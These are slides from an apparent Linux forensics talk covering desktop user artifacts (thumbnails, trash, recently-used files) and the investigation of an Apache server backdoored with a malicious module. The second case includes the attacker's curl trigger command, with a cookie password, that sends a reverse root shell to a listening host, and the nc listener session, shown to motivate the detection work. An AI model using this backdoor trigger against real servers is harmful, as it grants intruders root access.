



LONG LIVE LINUX FORENSICS!

< LONG LIVE LINUX FORENSICS >

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      (__) \         )\ \
           ||-----w ||
           ||           ||
```

# THE LINUX FORENSICS TEAM

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§ WHOAMI

**ALI HADI**

PROFESSOR @ CHAMPLAIN  
COLLEGE  
{COMPUTER AND DIGITAL  
FORENSICS, CYBERSECURITY}

@BINARYZONE

§ WHOAMI

**BRENDAN BROWN**

ALUM @ CHAMPLAIN COLLEGE  
{CDF & CYBERSECURITY}  
REVERSE ENGINEER – INVICTUSIC

@BR\_ENDIAN

§ WHOAMI

**VICTOR GRISWOLD**

SENIOR @ CHAMPLAIN COLLEGE  
{DIGITAL FORENSICS AND  
CYBERSECURITY}

@VICGRISWOLD



# SCENARIO(S)

– LEARNING LINUX FORENSICS THROUGH CASE STUDIES –

#1

Linux User Artifacts  
(GNOME/XFCE)

#2

Compromised Web  
Server...

#3

More Hidden  
Processes...



## CASE #1: LINUX USER ARTIFACTS...

- X Looking at some test cases for the following User Activity artifacts:
  - Thumbnails
  - Trash
  - Recently Used Documents
- X Performed on **Ubuntu 18.04.1 LTS (GNOME)** and **Kali 2020.1b (Xfce4)**
- X Comparing results between the two test environments
- X Comparing freedesktop (XDG) Standards to findings

# THUMBNAILS

## WHAT WE EXPECT...



freedesktop.org

- X Thumbnails will appear in `~/.cache/thumbnails/[normal | large | fail]`
- X Thumbnails will be in **PNG** format
- X Thumbnails will contain at least the **Thumb::URI** and **Thumb::MTime** PNG tEXt keys
- X Thumbnails file name will be the MD5 hash of the URI found in **Thumb::URI** with `.png` appended




# XFCE4 THUMBNAI LS

```
badguy@kali:~/cache/thumbnails/normal$ exiftool -S -ThumbURI -ThumbMTime . | grep -B1 -A1 Cats
=====
./3dd72398b11da861964942963d868136.png
ThumbURI: file:///home/badguy/Desktop/Cats/cat-2083492_1280.jpg
ThumbMTime: 1591908610
--
=====
./cc42d0063b85eecef9d29bb20daabba0.png
ThumbURI: file:///home/badguy/Desktop/Cats/Black_white_cats.jpg
ThumbMTime: 1591908582
--
=====
./2dca4eeaadb6fc9cdb9aacd314a8952e.png
ThumbURI: file:///home/badguy/Desktop/Cats/calico-cat-professional-photograph-julie-austin-cat.jpg
ThumbMTime: 1591908637
badguy@kali:~/cache/thumbnails/normal$
```

Only 3 thumbnailed


```
exiftool -S -ThumbURI -ThumbMTime . | grep -C1 [dir_name]
```

Test dir = ~/home/Desktop/Cats/



11 Images

# GNOME THUMBNAILS



Black\_white\_cats.jpg



Same 11 Images

All 11 thumbnailed!

```
victor@ubuntu:~/cache/thumbnails/large$ exiftool -S -ThumbURI . | grep -B1 -A2 Cats
=====
./8822a81f9f8a5866895f6bf322169dd4.png
ThumbURI: file:///home/victor/Desktop/Cats/June_odd-eyed-cat.jpg
=====
./20a6b9e551fac958dc8a26fac5619076.png
ThumbURI: file:///home/victor/Desktop/Cats/Cat_March_2010-1.jpg
=====
./3e642bf505c5790893483d738fc6c110.png
ThumbURI: file:///home/victor/Desktop/FruitPhone%20%20Technical%20Specs.pdf
=====
./9760464f78621ec19332218b38c105aa.png
ThumbURI: file:///home/victor/Desktop/Cats/Young_cats.jpg
=====
./f1b36ffb10eada1ea34e065efccd486a.png
ThumbURI: file:///home/victor/Desktop/Cats/Black_white_cats.jpg
=====
./f670c153621c1bde84e84f6e599333dc.png
ThumbURI: file:///home/victor/Desktop/Cats/cat-2083492_1280.jpg
=====
./18f5c5918c8d6013816df888e7fba80b.png
ThumbURI: file:///home/victor/Desktop/Cats/javacats280ct20170073.jpg
=====
./4336a0d8836ee17e56ca821a58768a41.png
ThumbURI: file:///home/victor/Desktop/Cats/calico-cat-professional-photograph-julie-austin-cat.jpg
=====
./0915c7b535480893c697f7d0b15788a7.png
ThumbURI: file:///home/victor/Pictures/index.jpeg
=====
./c57c111ca652dc1887c3cc5b7d48d826.png
ThumbURI: file:///home/victor/Desktop/Cats/closup-of-cat-on-floor-julie-austin-pet-photography.jpg
=====
./6520dbe75d233e610cc56e143ecbc54e.png
ThumbURI: file:///home/victor/Desktop/man-talking-on-the-phone-1582238_1280.jpg
=====
./6848c8ca8aa6f33711645d2387a0db1f.png
ThumbURI: file:///home/victor/Desktop/Cats/javacatscafe18Feb20180118.jpg
=====
./dc4670dab6cd4811ef7658651d61736a.png
ThumbURI: file:///home/victor/Desktop/Cats/img_1317.jpg
=====
./dd77bb8582ac7546d647be86b6c9c820.png
ThumbURI: file:///home/victor/Desktop/Cats/cat-care_meowing-and-yowling_main-image.jpg
=====
./adf3b3cd6a7fc5ed9495d96cc8215a0c.png
ThumbURI: file:///home/victor/Desktop/mobile-2262928_1280.jpg
victor@ubuntu:~/cache/thumbnails/large$
```

Test dir = ~/home/Desktop/Cats/

# GNOME V. XFCE4 THUMBNAIL TAGS

```
FileName: f1b36ffb10eada1ea34e065efccd486a.png
Directory: .
FileSize: 77 kB
FileModifyDate: 2020:06:25 16:59:14-07:00
FileAccessDate: 2020:06:25 16:59:14-07:00
FileInodeChangeDate: 2020:06:25 16:59:14-07:00
FilePermissions: rw-----
FileType: PNG
FileTypeExtension: png
MIMEType: image/png
ImageWidth: 256
ImageHeight: 192
BitDepth: 8
ColorType: RGB
Compression: Deflate/Inflate
Filter: Adaptive
Interlace: Noninterlaced
SignificantBits: 8 8 8
ThumbURI: file:///home/victor/Desktop/Cats/Black_white_cats.jpg
ThumbMTime: 1591908582
Software: GNOME::ThumbnailFactory
ImageSize: 256x192
Megapixels: 0.049
```

```
FileName: cc42d0063b85eecef9d29bb20daabba0.png
Directory: .
FileSize: 22 kB
FileModifyDate: 2020:06:25 19:40:15-04:00
FileAccessDate: 2020:06:25 19:40:15-04:00
FileInodeChangeDate: 2020:06:25 19:40:15-04:00
FilePermissions: rw-r--r--
FileType: PNG
FileTypeExtension: png
MIMEType: image/png
ImageWidth: 128
ImageHeight: 96
BitDepth: 8
ColorType: RGB with Alpha
Compression: Deflate/Inflate
Filter: Adaptive
Interlace: Noninterlaced
SignificantBits: 8 8 8
ThumbURI: file:///home/badguy/Desktop/Cats/Black_white_cats.jpg
ThumbMTime: 1591908582
ImageSize: 128x96
Megapixels: 0.012
```



# GNOME + XFCE4 THUMBNAIL TIMESTAMPS

```
Inode: 800988   Type: regular   Mode: 0600   Flags: 0x80000
Generation: 854142529   Version: 0x00000000:00000001
User: 1000   Group: 1000   Project: 0   Size: 78595
File ACL: 0
Links: 1   Blockcount: 160
Fragment: Address: 0   Number: 0   Size: 0
  ctime: 0x5ef53a52:31c00bb0 -- Thu Jun 25 16:59:14 2020
  atime: 0x5f037ceb:e0be9dd0 -- Mon Jul 6 12:35:07 2020
  mtime: 0x5ef53a52:31c00bb0 -- Thu Jun 25 16:59:14 2020
  crtime: 0x5ef53a52:2def7b50 -- Thu Jun 25 16:59:14 2020
Size of extra inode fields: 32
Inode checksum: 0xb1ac1488
EXTENTS:
(0-19):3540384-3540403
(END)
```

LAST VIEWED

FIRST VIEWED

```
sudo debugfs -R 'stat [<inode_num>]' /dev/...
```

# TRASH FOLDER

## WHAT WE EXPECT...



freedesktop.org

- X Expect to find a folder called 'Trash' in each user's `~/.local/share`
- X Expect to find at least 2 directories in "Trash": `files` and `info`
  - 'files' directory will contain all the files and directories that have been moved to trash
  - 'info' directory will contain `*.trashinfo` files related to files in 'files' directory

Note: Files only moved to trash through GUI interaction (not through 'rm' commands)

# GNOME AND XFCE4 TRASH FOLDERS

```
victor@ubuntu:~/local/share$ ls -al Trash/
total 20
drwx----- 5 victor victor 4096 Jun 25 17:13 .
drwx----- 18 victor victor 4096 Jul  5 10:44 ..
drwx----- 2 victor victor 4096 Jun 25 17:13 expunged
drwx----- 3 victor victor 4096 Jul  5 10:53 files
drwx----- 2 victor victor 4096 Jul  5 10:53 info
victor@ubuntu:~/local/share$ ls -al Trash/files/
total 248
drwx----- 3 victor victor 4096 Jul  5 10:53 .
drwx----- 5 victor victor 4096 Jun 25 17:13 ..
-rwxrwxrwx- 1 victor victor 240042 Jun 11 13:49 Black_white_cats.jpg
drwxrwxrwx 2 victor victor 4096 Jul  5 10:45 Cats
victor@ubuntu:~/local/share$ ls -al Trash/files/Cats/
total 6648
drwxrwxrwx 2 victor victor 4096 Jul  5 10:45 .
drwx----- 3 victor victor 4096 Jul  5 10:53 ..
-rwxrwxrwx- 1 victor victor 91600 Jun 11 13:50 calico-cat-professional-photograph-julie-austin-cat.jpg
-rwxrwxrwx- 1 victor victor 65799 Jun 11 13:50 cat-2083492_1280.jpg
-rwxrwxrwx- 1 victor victor 331508 Jun 11 13:51 cat-care_meowing-and-yowling_main-image.jpg
-rwxrwxrwx- 1 victor victor 2672116 Jun 11 13:50 Cat_March_2010-1.jpg
-rwxrwxrwx- 1 victor victor 143638 Jun 11 13:50 closup-of-cat-on-floor-julie-austin-pet-photography.jpg
-rwxrwxrwx- 1 victor victor 78876 Jun 11 13:50 img_1317.jpg
-rwxrwxrwx- 1 victor victor 391178 Jun 11 13:50 javacats280ct20170073.jpg
-rwxrwxrwx- 1 victor victor 776100 Jun 11 13:50 javacatscafe18Feb20180118.jpg
-rwxrwxrwx- 1 victor victor 992514 Jun 11 13:50 June_odd-eyed-cat.jpg
-rwxrwxrwx- 1 victor victor 1228841 Jun 11 13:49 Young_cats.jpg
victor@ubuntu:~/local/share$ ls -al Trash/info
total 16
drwx----- 2 victor victor 4096 Jul  5 10:53 .
drwx----- 5 victor victor 4096 Jun 25 17:13 ..
-rw-r--r-- 1 victor victor 98 Jul  5 10:45 Black_white_cats.jpg.trashinfo
-rw-r--r-- 1 victor victor 77 Jul  5 10:53 Cats.trashinfo
victor@ubuntu:~/local/share$ cat Trash/info/Cats.trashinfo
[Trash Info]
Path=/home/victor/Desktop/Cats
DeletionDate=2020-07-05T10:53:15
victor@ubuntu:~/local/share$
```

```
badguy@kali:~/local/share/Trash$ ls -al
total 16
drwx----- 4 badguy badguy 4096 Jul  5 14:23 .
drwx----- 6 badguy badguy 4096 Jul  5 14:23 ..
drwx----- 3 badguy badguy 4096 Jul  5 14:25 files
drwx----- 2 badguy badguy 4096 Jul  5 14:25 info
badguy@kali:~/local/share/Trash$ ls -al files/
total 248
drwx----- 3 badguy badguy 4096 Jul  5 14:25 .
drwx----- 4 badguy badguy 4096 Jul  5 14:23 ..
-rwxrwxrwx- 1 badguy badguy 240042 Jun 11 16:49 Black_white_cats.jpg
drwxrwxrwx 2 badguy badguy 4096 Jul  5 14:23 Cats
badguy@kali:~/local/share/Trash$ ls -al files/Cats/
total 6648
drwxrwxrwx 2 badguy badguy 4096 Jul  5 14:23 .
drwx----- 3 badguy badguy 4096 Jul  5 14:25 ..
-rwxrwxrwx- 1 badguy badguy 91600 Jun 11 16:50 calico-cat-professional-photograph-julie-austin-cat.jpg
-rwxrwxrwx- 1 badguy badguy 65799 Jun 11 16:50 cat-2083492_1280.jpg
-rwxrwxrwx- 1 badguy badguy 331508 Jun 11 16:51 cat-care_meowing-and-yowling_main-image.jpg
-rwxrwxrwx- 1 badguy badguy 2672116 Jun 11 16:50 Cat_March_2010-1.jpg
-rwxrwxrwx- 1 badguy badguy 143638 Jun 11 16:50 closup-of-cat-on-floor-julie-austin-pet-photography.jpg
-rwxrwxrwx- 1 badguy badguy 78876 Jun 11 16:50 img_1317.jpg
-rwxrwxrwx- 1 badguy badguy 391178 Jun 11 16:50 javacats280ct20170073.jpg
-rwxrwxrwx- 1 badguy badguy 776100 Jun 11 16:50 javacatscafe18Feb20180118.jpg
-rwxrwxrwx- 1 badguy badguy 992514 Jun 11 16:50 June_odd-eyed-cat.jpg
-rwxrwxrwx- 1 badguy badguy 1228841 Jun 11 16:49 Young_cats.jpg
badguy@kali:~/local/share/Trash$ ls -al info/
total 16
drwx----- 2 badguy badguy 4096 Jul  5 14:25 .
drwx----- 4 badguy badguy 4096 Jul  5 14:23 ..
-rw-r--r-- 1 badguy badguy 98 Jul  5 14:23 Black_white_cats.jpg.trashinfo
-rw-r--r-- 1 badguy badguy 77 Jul  5 14:25 Cats.trashinfo
badguy@kali:~/local/share/Trash$ cat info/Cats.trashinfo
[Trash Info]
Path=/home/badguy/Desktop/Cats
DeletionDate=2020-07-05T14:25:15
badguy@kali:~/local/share/Trash$
```

# GNOME AND XFCE4 TRASH FOLDERS (CONT.)

```
badguy@kali:~/local/share$ ls -al
total 24
drwx----- 5 badguy badguy 4096 May  4 21:51 .
drwxr-xr-x  3 badguy badguy 4096 May  3 22:11 ..
drwx----- 2 badguy badguy 4096 Jun 25 19:37 gvfs-metadata
drwxr-xr-x  2 badguy badguy 4096 May  3 22:11 icc
-rw-----  1 badguy badguy 1309 May  4 21:51 recently-used.xbel
drwx----- 5 badguy badguy 4096 May  4 21:50 webkitgtk
badguy@kali:~/local/share$ ls -al
total 28
drwx----- 6 badguy badguy 4096 Jul  5 14:23 .
drwxr-xr-x  3 badguy badguy 4096 May  3 22:11 ..
drwx----- 2 badguy badguy 4096 Jun 25 19:37 gvfs-metadata
drwxr-xr-x  2 badguy badguy 4096 May  3 22:11 icc
-rw-----  1 badguy badguy 1309 May  4 21:51 recently-used.xbel
drwx----- 4 badguy badguy 4096 Jul  5 14:23 Trash
drwx----- 5 badguy badguy 4096 May  4 21:50 webkitgtk
badguy@kali:~/local/share$ █
```

Trash directory is created  
when first file is trashed



“expunged” directory is  
created and timestamps  
update on trash empty



```
badguy@kali:~/local/share/Trash$ ls -al
total 16
drwx----- 4 badguy badguy 4096 Jul  5 14:23 .
drwx----- 6 badguy badguy 4096 Jul  5 14:23 ..
drwx----- 3 badguy badguy 4096 Jul  5 14:25 files
drwx----- 2 badguy badguy 4096 Jul  5 14:25 info
badguy@kali:~/local/share/Trash$ ls -al
total 20
drwx----- 5 badguy badguy 4096 Jul  5 15:08 .
drwx----- 6 badguy badguy 4096 Jul  5 14:23 ..
drwx----- 2 badguy badguy 4096 Jul  5 15:08 expunged
drwx----- 2 badguy badguy 4096 Jul  5 15:08 files
drwx----- 2 badguy badguy 4096 Jul  5 15:08 info
badguy@kali:~/local/share/Trash$ █
```



# TRASH FOLDERS TIMESTAMPS

```
Inode: 149185  Type: directory  Mode: 0777  Flags: 0x80000
Generation: 1932850561  Version: 0x00000000:0000000c
User: 1000  Group: 1000  Project: 0  Size: 4096
File ACL: 0
Links: 2  Blockcount: 8
Fragment:  Address: 0  Number: 0  Size: 0
ctime: 0x5ef53a45:105de920 -- Thu Jun 25 16:59:01 2020
atime: 0x5f0377b7:23b30f34 -- Mon Jul 6 12:12:55 2020
mtime: 0x5ef526fb:38c91c00 -- Thu Jun 25 15:36:43 2020
crtime: 0x5ef53a45:0d817cd8 -- Thu Jun 25 16:59:01 2020
Size of extra inode fields: 32
Inode checksum: 0xb6e447ae
EXTENTS:
(0):536038
(END)
```

Before

```
Inode: 149185  Type: directory  Mode: 0777  Flags: 0x80000
Generation: 1932850561  Version: 0x00000000:0000000c
User: 1000  Group: 1000  Project: 0  Size: 4096
File ACL: 0
Links: 2  Blockcount: 8
Fragment:  Address: 0  Number: 0  Size: 0
ctime: 0x5f037f82:62ec0ab0 -- Mon Jul 6 12:46:10 2020
atime: 0x5f0377b7:23b30f34 -- Mon Jul 6 12:12:55 2020
mtime: 0x5ef526fb:38c91c00 -- Thu Jun 25 15:36:43 2020
crtime: 0x5ef53a45:0d817cd8 -- Thu Jun 25 16:59:01 2020
Size of extra inode fields: 32
Inode checksum: 0xde93d0ad
EXTENTS:
(0):536038
(END)
```

Trashed

Trashed files try to maintain the original files **atime** and **mtime**.

Files **ctime** will indicate when it was deleted and should match the corresponding **.trashinfo** files **crtime**.

```
Inode: 15616  Type: regular  Mode: 0664  Flags: 0x80000
Generation: 3275870202  Version: 0x00000000:00000001
User: 1000  Group: 1000  Project: 0  Size: 77
File ACL: 0
Links: 1  Blockcount: 8
Fragment:  Address: 0  Number: 0  Size: 0
ctime: 0x5f037f82:62ec0ab0 -- Mon Jul 6 12:46:10 2020
atime: 0x5f037f82:62ec0ab0 -- Mon Jul 6 12:46:10 2020
mtime: 0x5f037f82:62ec0ab0 -- Mon Jul 6 12:46:10 2020
crtime: 0x5f037f82:62ec0ab0 -- Mon Jul 6 12:46:10 2020
Size of extra inode fields: 32
Inode checksum: 0x10e62983
EXTENTS:
(0):2231619
(END)
```

.trashinfo



# RECENTLY USED WHAT WE EXPECT...



freedesktop.org

- X An XML file with similar format to this 
- X Found in `~/.recently-used`

Example from freedesktop standards:

```
<?xml version="1.0"?>
<RecentFiles>
  <RecentItem>

    <URI>file:///home/jwillcox/testfile.txt</URI>
    <Mime-Type>text/plain</Mime-Type>
    <Timestamp>1028181153</Timestamp>
    <Private/>
    <Groups>
      <Group>Recent File Test</Group>
    </Groups>
  </RecentItem>
</RecentFiles>
```

This is not exactly what we find...

# WHAT WE FIND RECENTLY USED GNOME

File found in: `~/local/share/recently-used.xbel`

```
<?xml version="1.0" encoding="UTF-8"?>
<xbel version="1.0"
  xmlns:bookmark="http://www.freedesktop.org/standards/desktop-bookmarks"
  xmlns:mime="http://www.freedesktop.org/standards/shared-mime-info"
>
  <bookmark href="file:///home/victor/Desktop/TestFile" added="2020-07-06T23:30:40Z"
modified="2020-07-06T23:30:59Z" visited="2020-07-06T23:30:40Z">
    <info>
      <metadata owner="http://freedesktop.org">
        <mime:mime-type type="application/octet-stream"/>
        <bookmark:groups>
          <bookmark:group>gedit</bookmark:group>
        </bookmark:groups>
        <bookmark:applications>
          <bookmark:application name="gedit" exec="&apos;gedit %U&apos;"
modified="2020-07-06T23:30:40Z" count="1"/>
          <bookmark:application name="LibreOffice 6.0" exec="&apos;soffice %U&apos;"
modified="2020-07-06T23:30:59Z" count="3"/>
        </bookmark:applications>
      </metadata>
    </info>
  </bookmark>
  <bookmark href="file:///home/victor/Desktop/Cats/Black_white_cats.jpg"
added="2020-07-06T23:32:06Z" modified="2020-07-06T23:32:06Z" visited="2020-07-06T23:32:06Z">
    <info>
      <metadata owner="http://freedesktop.org">
        <mime:mime-type type="image/jpeg"/>
        <bookmark:groups>
          <bookmark:group>Graphics</bookmark:group>
        </bookmark:groups>
        <bookmark:applications>
          <bookmark:application name="nautilus" exec="&apos;eog %U&apos;"
modified="2020-07-06T23:32:06Z" count="1"/>
          <bookmark:application name="Image Viewer" exec="&apos;eog %U&apos;"
modified="2020-07-06T23:32:06Z" count="1"/>
        </bookmark:applications>
      </metadata>
    </info>
  </bookmark>
</xbel>
```

# WHAT WE FIND RECENTLY USED XFCE4

File found in: `~/.local/share/recently-used.xbel`

```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <xbel version="1.0"
3   xmlns:bookmark="http://www.freedesktop.org/standards/desktop-bookmarks"
4   xmlns:mime="http://www.freedesktop.org/standards/shared-mime-info"
5 >
6   <bookmark href="file:///home/badguy/Desktop/TestFile" added="2020-07-06T23:33:11Z"
7     modified="2020-07-06T23:33:11Z" visited="1969-12-31T23:59:59Z">
8     <info>
9       <metadata owner="http://freedesktop.org">
10        <mime:mime-type type="text/plain"/>
11        <bookmark:groups>
12          <bookmark:group>gedit</bookmark:group>
13        </bookmark:groups>
14        <bookmark:applications>
15          <bookmark:application name="gedit" exec="&apos;gedit %u&apos;" modified="2020-07-06T23:33:11Z"
16            count="1"/>
17        </bookmark:applications>
18      </metadata>
19    </info>
20  </bookmark>
21 </xbel>
```

# RECENTLY USED BREAKDOWN

```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <xbel version="1.0"
3   xmlns:bookmark="http://www.freedesktop.org/standards/desktop-bookmarks"
4   xmlns:mime="http://www.freedesktop.org/standards/shared-mime-info"
5 >
6   <bookmark href="file:///home/badguy/Desktop/TestFile" added="2020-07-06T23:33:11Z"
7     modified="2020-07-06T23:33:11Z" visited="1969-12-31T23:59:59Z">
8     <info>
9       <metadata owner="http://freedesktop.org">
10        <mime:mime-type type="text/plain" />
11        <bookmark:groups>
12          <bookmark:group>gedit</bookmark:group>
13        </bookmark:groups>
14        <bookmark:applications>
15          <bookmark:application name="gedit" exec="δapos;gedit %uδapos;" modified="2020-07-06T23:33:11Z"
16            count="1" />
17        </bookmark:applications>
18      </metadata>
19    </info>
20  </bookmark>
21 </xbel>
```



## #2: COMPROMISED WEB SERVER...

- X You might be wondering that you've already seen this case before?
  - Web Server Environment (Apache)
  - Unusual network activity was noticed
  
- X Previous cases our team showed how to track down a threat actor using different system artifacts, especially logs!
  
- X Today we are dealing with a different scenario!



# CASE CONSTRAINTS!!!

- X No Web Server **Logs**...
  - X Dealing with **Hidden** Processes...
  - X You can't **acquire** system memory...
  - X You can't do **memory** forensics...
- X This is where this talk comes in...

# APACHE BACKDOOR MODULE!!!

X But does that mean there is no one using Apache2?

```
user1@elk:~$ sudo tail -f /var/log/apache2/access.log.1
[sudo] password for user1:
192.168.210.132 - - [29/Jun/2020:03:31:39 +0000] "GET /this/is/logged HTTP/1.1"
404 494 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.
0"
192.168.210.132 - - [29/Jun/2020:06:09:21 +0000] "GET /oooo HTTP/1.1" 404 494 "-"
"Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
```

- [1] RGDor found by [Unit42](#) at Palo Alto Networks
- [2] Apache Backdoor found by [Welivesecurity](#) at ESET
- [3] Backdoors in XAMP by [Juan Fernandez](#) at Tarlogic
- [4] Apache PoC Module by [Vlad Rico](#) @RicoVlad


## HOW IT WORKS!!!

### X Sending reverse shell using the malicious Apache2 module

```
user1@elk:~$ curl -H 'Cookie: password=backdoor' http://elk/reverse/192.168.210.132/443/bash  
[+] Sending Reverse Shell to 192.168.210.132:443 using bash
```

### X Threat actor now has root access...

```
kali@kali:~/Desktop$ sudo nc -lvp 443  
listening on [any] 443 ...  
192.168.210.200: inverse host lookup failed: Unknown host  
connect to [192.168.210.132] from (UNKNOWN) [192.168.210.200] 49850  
id  
uid=0(root) gid=0(root) groups=0(root)  
echo $$  
2106  
$$  
avahi-daemon: line 3: 2106: command not found
```



# NORMAL NETWORK CONNECTIONS??!!


- X Start by checking the network services...
- X Everything **looks normal** here; right?

```
user1@elk:~$ sudo netstat -lpeanut
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       User          Inode         PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*                LISTEN      101           24904         860/systemd-resolve
tcp        0      0 0.0.0.0:22             0.0.0.0:*                LISTEN      0             27775         1079/sshd
tcp        0      0 192.168.210.200:49850   192.168.210.132:443     ESTABLISHED 0             32914         2106/avahi-daemon
tcp        0      0 192.168.128.135:22     192.168.128.1:45316     ESTABLISHED 0             30010         1499/sshd: user1 [p
tcp6       0      0 :::80                  :::*                     LISTEN      0             32804         2034/apache2
tcp6       0      0 :::22                  :::*                     LISTEN      0             27790         1079/sshd
tcp6       0      0 192.168.210.200:80     192.168.210.200:38726   TIME_WAIT   0             0             -
tcp6       0      0 192.168.210.200:80     192.168.210.200:38728   TIME_WAIT   0             0             -
udp        0      0 127.0.0.53:53           0.0.0.0:*                101         24903         860/systemd-resolve
udp        0      0 192.168.128.135:68     0.0.0.0:*                100         24912         840/systemd-network
user1@elk:~$ █
```

# NORMAL NETWORK CONNECTIONS??!

X Think again; check the “avahi-daemon”

```
user1@elk:~$ sudo netstat -lpeanut
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       User          Inode          PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      101           24904          860/systemd-resolve
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN      0             27775          1079/sshd
tcp        0      0 192.168.210.200:49850  192.168.210.132:443    ESTABLISHED 0             32914          2106/avahi-daemon
tcp        0      0 192.168.128.135:22     192.168.128.1:45316    ESTABLISHED 0             30010          1499/sshd: user1 [p
tcp6       0      0 :::80                  :::*                    LISTEN      0             32804          2034/apache2
tcp6       0      0 :::22                  :::*                    LISTEN      0             27790          1079/sshd
tcp6       0      0 192.168.210.200:80     192.168.210.200:38726  TIME_WAIT   0             0              -
tcp6       0      0 192.168.210.200:80     192.168.210.200:38728  TIME_WAIT   0             0              -
udp        0      0 127.0.0.53:53           0.0.0.0:*               *          101           24903          860/systemd-resolve
udp        0      0 192.168.128.135:68     0.0.0.0:*               *          100           24912          840/systemd-network
```



X Why is avahi\*:

- Not bound to UDP port 5353?
- Communicating with TCP port 443?!



# WAIT / WHAT... BASH NOT AVAILI\*??!!

## X Listing Open TCP connections using lsof...

```
user1@elk:~$ sudo lsof -iTCP -P -n
COMMAND  PID      USER     FD  TYPE DEVICE SIZE/OFF NODE NAME
systemd-r 860    systemd-resolve 13u IPv4 24904 0t0  TCP 127.0.0.53:53 (LISTEN)
sshd      1079    root      3u  IPv4 27775 0t0  TCP *:22 (LISTEN)
sshd      1079    root      4u  IPv6 27790 0t0  TCP *:22 (LISTEN)
sshd      1499    root      3u  IPv4 30010 0t0  TCP 192.168.128.135:22->192.168.128.1:45316 (ESTABLISHED)
sshd      1588    user1     3u  IPv4 30010 0t0  TCP 192.168.128.135:22->192.168.128.1:45316 (ESTABLISHED)
apache2   2034    root      4u  IPv6 32804 0t0  TCP *:80 (LISTEN)
apache2   2103    root      4u  IPv6 32804 0t0  TCP *:80 (LISTEN)
bash      2106    root      0u  IPv4 32914 0t0  TCP 192.168.210.200:49850->192.168.210.132:443 (ESTABLISHED)
bash      2106    root      1u  IPv4 32914 0t0  TCP 192.168.210.200:49850->192.168.210.132:443 (ESTABLISHED)
bash      2106    root      2u  IPv4 32914 0t0  TCP 192.168.210.200:49850->192.168.210.132:443 (ESTABLISHED)
bash      2106    root      12u IPv4 32914 0t0  TCP 192.168.210.200:49850->192.168.210.132:443 (ESTABLISHED)
apache2   2107    www-data  4u  IPv6 32804 0t0  TCP *:80 (LISTEN)
```

Findings:  
32914

PID = 2106 | user = root | FD = 0,1,2,12 | Device =

Protocol = TCP | Dest. IP Address = 192.168.210.132

# CHECKING OPEN FILES!!!

X UNIX Domain Socket used for process communication...

X STREAM 32194 and 32273

```
user1@elk:~$ sudo lsof -p 2106
```

COMMAND	PID	USER	FD	TYPE	DEVICE	SIZE/OFF	NODE	NAME
bash	2106	root	cwd	DIR	8,2	4096	2	/
bash	2106	root	rtd	DIR	8,2	4096	2	/
bash	2106	root	txt	REG	8,2	1113504	1312928	/bin/bash
bash	2106	root	mem	REG	8,2	47568	267279	/lib/x86_64-linux-gnu/libnss_files-2.27.so
bash	2106	root	mem	REG	8,2	97176	267276	/lib/x86_64-linux-gnu/libnsl-2.27.so
bash	2106	root	mem	REG	8,2	47576	267281	/lib/x86_64-linux-gnu/libnss_nis-2.27.so
bash	2106	root	mem	REG	8,2	39744	267277	/lib/x86_64-linux-gnu/libnss_compat-2.27.so
bash	2106	root	mem	REG	8,2	2030544	267232	/lib/x86_64-linux-gnu/libc-2.27.so
bash	2106	root	mem	REG	8,2	14560	267243	/lib/x86_64-linux-gnu/libdl-2.27.so
bash	2106	root	mem	REG	8,2	170784	267105	/lib/x86_64-linux-gnu/libtinfo.so.5.9
bash	2106	root	mem	REG	8,2	170960	267220	/lib/x86_64-linux-gnu/ld-2.27.so
bash	2106	root	0u	IPv4	32914	0t0	TCP	elk.champdf.com:49850->192.168.210.132:https (ESTABLISHED)
bash	2106	root	1u	IPv4	32914	0t0	TCP	elk.champdf.com:49850->192.168.210.132:https (ESTABLISHED)
bash	2106	root	2u	IPv4	32914	0t0	TCP	elk.champdf.com:49850->192.168.210.132:https (ESTABLISHED)
bash	2106	root	9u	unix	0xffff9458e91a0000	0t0	32194	/tmp/mod_authz_net type=STREAM
bash	2106	root	10u	unix	0xffff9458f5ada000	0t0	32273	/tmp/mod_authz_net type=STREAM
bash	2106	root	11r	FIFO	0,12	0t0	32278	pipe
bash	2106	root	12u	IPv4	32914	0t0	TCP	elk.champdf.com:49850->192.168.210.132:https (ESTABLISHED)
